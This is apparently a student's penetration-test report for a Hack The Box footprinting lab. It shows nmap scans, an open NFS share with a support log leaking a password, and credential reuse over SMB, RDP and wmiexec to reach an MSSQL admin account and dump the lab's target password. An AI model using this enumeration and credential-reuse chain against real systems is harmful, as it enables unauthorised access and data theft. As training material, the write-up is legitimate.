
HTB Footprinting Lab - Medium

Executive summary of the Footprinting Lab

Exercise instructions



During a simulated penetration test of the client's internal server, several critical vulnerabilities were found. Credentials for two key accounts `alex` and `sa` were found and used to gain access to client's developer team credentials database. I found that `sa` is an administrator account, which has access for example to employee's PC or MSSQL databases. I have not tested it further or looked for the hierarchy, but I assume it from the access to `alex`'s PC and every MSSQL database found. This enables attackers to use everything in the client's network, which means **full access** for the attacker. It is really dangerous, because the level of the tester is beginner.

Maximum confirmed impact

The attacker gains access to sensitive user data and databases.

Steps to take after the test

Top priority - 10

1. Reset of all user passwords
2. Network isolation of the compromised server
3. Improve the process of storing passwords
4. Check for any passwords stored in plaintext in public files

High priority - 8

5. Change of NSF configuration

Medium priority - 5

6. Teach employees not to share their credentials
7. Add MFA or SSH encryption for users

Test was performed by Viktor Vyhnálek

Technical analysis

Steps I will follow

1. Reconnaissance
    a. Perform port scanning using Nmap to identify all open ports and running services.
    - Enumerate service versions and potential vulnerabilities.
2. Credential Discovery
    a. Search for exposed credentials in publicly accessible services (SMB shares, FTP, web directories).
    b. Identify misconfigured services with default or weak authentication.
3. Initial Access
    a. Use discovered credentials to authenticate to secured services (MSSQL, SMB, RDP).
    b. Escalate access where possible using legitimate account credentials.
4. Collection
    a. Access user databases and extract sensitive information.
    b. Document all findings with evidence screenshots.

Test timeline

Nmap enumeration

At first I enumerated the top ports of the server using the nmap tool.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn --top-ports 1000 10.129.235.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 14:55 EST
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 14:56 (0:00:05 remaining)
Nmap scan report for 10.129.235.217
Host is up (0.037s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.10 seconds
```

As we can see, some interesting things were found. The server uses multiple Microsoft services and SMB, NSF protocols, which I can use to test and find any weaknesses.

At first I ran an **nmap** scan of port 3389 used for **RDP** protocol. This protocol can be used for remote access to devices of the network.

```
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WINMEDIUM
| Not valid before: 2025-11-13T19:50:57
|_Not valid after:  2026-05-15T19:50:57
|_ssl-date: 2025-11-14T20:02:41+00:00; -1m23s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WINMEDIUM
|   NetBIOS_Domain_Name: WINMEDIUM
|   NetBIOS_Computer_Name: WINMEDIUM
|   DNS_Domain_Name: WINMEDIUM
|   DNS_Computer_Name: WINMEDIUM
|   Product_Version: 10.0.17763
|_  System_Time: 2025-11-14T20:02:41+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Then I ran an **nmap** scan of **SMB** protocol ports.This protocol can be misused to find sensitive files or upload dangerous files to the client's network if badly configured.
SMB signing is enabled but not required, which is dangerous because I can exploit this in **relay attacks** if **SMB** signing is not enforced.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.235.217  -sV -sC -p139,445

[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 15:12 EST
Nmap scan report for 10.129.235.217
Host is up (0.041s latency).

PORT    STATE SERVICE       VERSION
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1m23s
| smb2-time:
|   date: 2025-11-14T20:11:13
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.75 seconds
```


Then I tried logging in blindly to **SMB**, but **anonymous login is not allowed**.


```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.129.235.217/ -N
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" 10.129.235.217
Password for [WORKGROUP\]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

NSF vulnerability


I enumerated the NSF state of the client's server and I was able to see that there is */TechSupport* folder **available for everyone.** So I mounted it into my computer and scanned through it.







...



I found only a non-empty file, which is **ticket…782.txt** and it contains a log of user `alex`'s communication with support. This user was not careful and shared his credentials which is dangerous and I was able to retrieve them from this conversation's log.

```
└─$ sudo cat labs/ticket4238791283782.txt
Conversation with InlaneFreight Ltd

Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
---
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp server. do you mind to take a look at the config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:

 1smtp {
 2    host=smtp.web.dev.inlanefreight.htb
 3    #port=25
 4    ssl=true
 5    user="alex"
 6    password="lol123!mD"
 7    from="alex.g@web.dev.inlanefreight.htb"
 8}
 9
10securesocial {
11
12    onLoginGoTo=/
13    onLogoutGoTo=/login
14    ssl=false
15
16    userpass {
17      withUserNameSupport=false
18      sendWelcomeEmail=true
19      enableGravatarSupport=true
20      signupSkipLogin=true
21      tokenDuration=60
22      tokenDeleteInterval=5
23      minimumPasswordLength=8
24      enableTokenJob=true
25      hasher=bcrypt
26      }
27
28     cookie {
29     #       name=id
30     #       path=/login
31     #       domain="10.129.2.59:9500"
32            httpOnly=true
33            makeTransient=false
34            absoluteTimeoutInMinutes=1440
35            idleTimeoutInMinutes=1440
36    }
```

The valuable information found from this log:


- user: "**alex**", password: "**lol123!mD**"
- email: "**alex.g@web.dev.inlanefreight.htb**"
- path=/login, domain="**10.129.2.59:9500**"

I decided to try WinRM to gain further access to the network by using these credentials, but I was not successful, user `alex` is not allowed.


```
┌──(kali㉿kali)-[~]
└─$ /usr/share/doc/python3-impacket/examples/wmiexec.py alex:'lol123!mD'@10.129.235.217 "hostname"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied

┌──(kali㉿kali)-[~]
└─$
```

RDP connection to `alex`'s PC

Then I tried the **RDP** connection with these credentials using freerdp3 tool, where I got remote access to the user's personal computer.



He had not many things there, so the first idea was to check the **MSSQL** manager. where was preinserted username `sa`. But I did not have any valid password.



SMB using `alex`'s credentials

I connected to **SMB** one more time, now I am using `alex`'s credentials and the access was granted. Here I found a share named *devshare*, connected to it and found other credentials dangerously stored in plain text in an `important.txt` file.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -U alex -L //10.129.235.217/
Password for [WORKGROUP\alex]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        devshare        Disk
        IPC$            IPC       Remote IPC
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.235.217 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.129.235.217/devshare -U alex

Password for [WORKGROUP\alex]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 10 11:12:22 2021
  ..                                  D        0  Wed Nov 10 11:12:22 2021
  important.txt                       A       16  Wed Nov 10 11:12:55 2021

                10328063 blocks of size 4096. 6093426 blocks available
smb: \> cat important.txt
cat: command not found
smb: \> get important.txt
getting file \important.txt of size 16 as important.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> exit
```


```
┌──(kali㉿kali)-[~]
└─$ cat important.txt
sa:87N1ns@slls83
```


The important credentials are user: **sa**, password **87N1ns@slls83.**

MSSQL enumerating


Then I logged as admin on `alex`'s computer using the `sa` credentials previously found and ran the **MSSQL** server management studio as administrator.

I was able to log into SQL Server as administrator without any other password or check.





But the GUI on `alex`'s PC is slow and unresponsive, so I switched to **powershell**.




I did the same steps and found a database named **accounts** and listed the content using this command in powershell:

>Invoke-Sqlcmd -ServerInstance "localhost" -Database "accounts" -Query "SELECT name FROM sys.tables"

I have found a table called **devsacc** which includes the credentials of every user.

Including our target user **HTB**, which I looked for using command:



This is the end of the test.

I have found user HTB and password: lnch7ehrdn43i7AoqVPK4zWR

Indicators of compromise table

type	details	system	comment
folder	*/TechSupport*	NSF	NSF scan
user `alex` credentials	alex	/TechSupport log	found in plaintext in communication with technical support.
	lol123!mD		
	alex.g@web.dev.inlanefreight.htb		
tech. support	10.129.2.59:9500	domain	/TechSupport log
username	sa	MSSQL	on `alex's` PC
file	important.txt	SMB	sensitive file
`sa` password	87N1ns@slls83	important.txt	dangerous
database	devsacc	MSSQL	dev. info DB
username	**HTB**	**MSSQL**	**target**
`HTB` password	**lnch7ehrdn43i7AoqVPK4zWR**	**MSSQL**	**target**

Content

Executive summary of the Footprinting Lab **0**
Exercise instructions 0
Maximum confirmed impact 0
Steps to take after the test 0
Technical analysis **1**
Steps I will follow 1
Test timeline 1
Nmap enumeration 1
NSF vulnerability 3
RDP connection to alex's PC 4
SMB using alex's credentials 5
MSSQL enumerating 6
Indicators of compromise table 8
Content **8**